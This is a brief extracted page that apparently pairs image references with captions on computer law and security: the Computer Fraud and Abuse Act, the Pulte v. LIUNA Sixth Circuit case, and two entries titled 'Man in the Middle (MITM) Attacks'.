
Computer Fraud and Abuse Act

18 U.S.C. §1030


Pulte v. LIUNA

648 F.3d 295 (6th Cir., 2011)


Man in the Middle (MITM) Attacks




Man in the Middle (MITM) Attacks



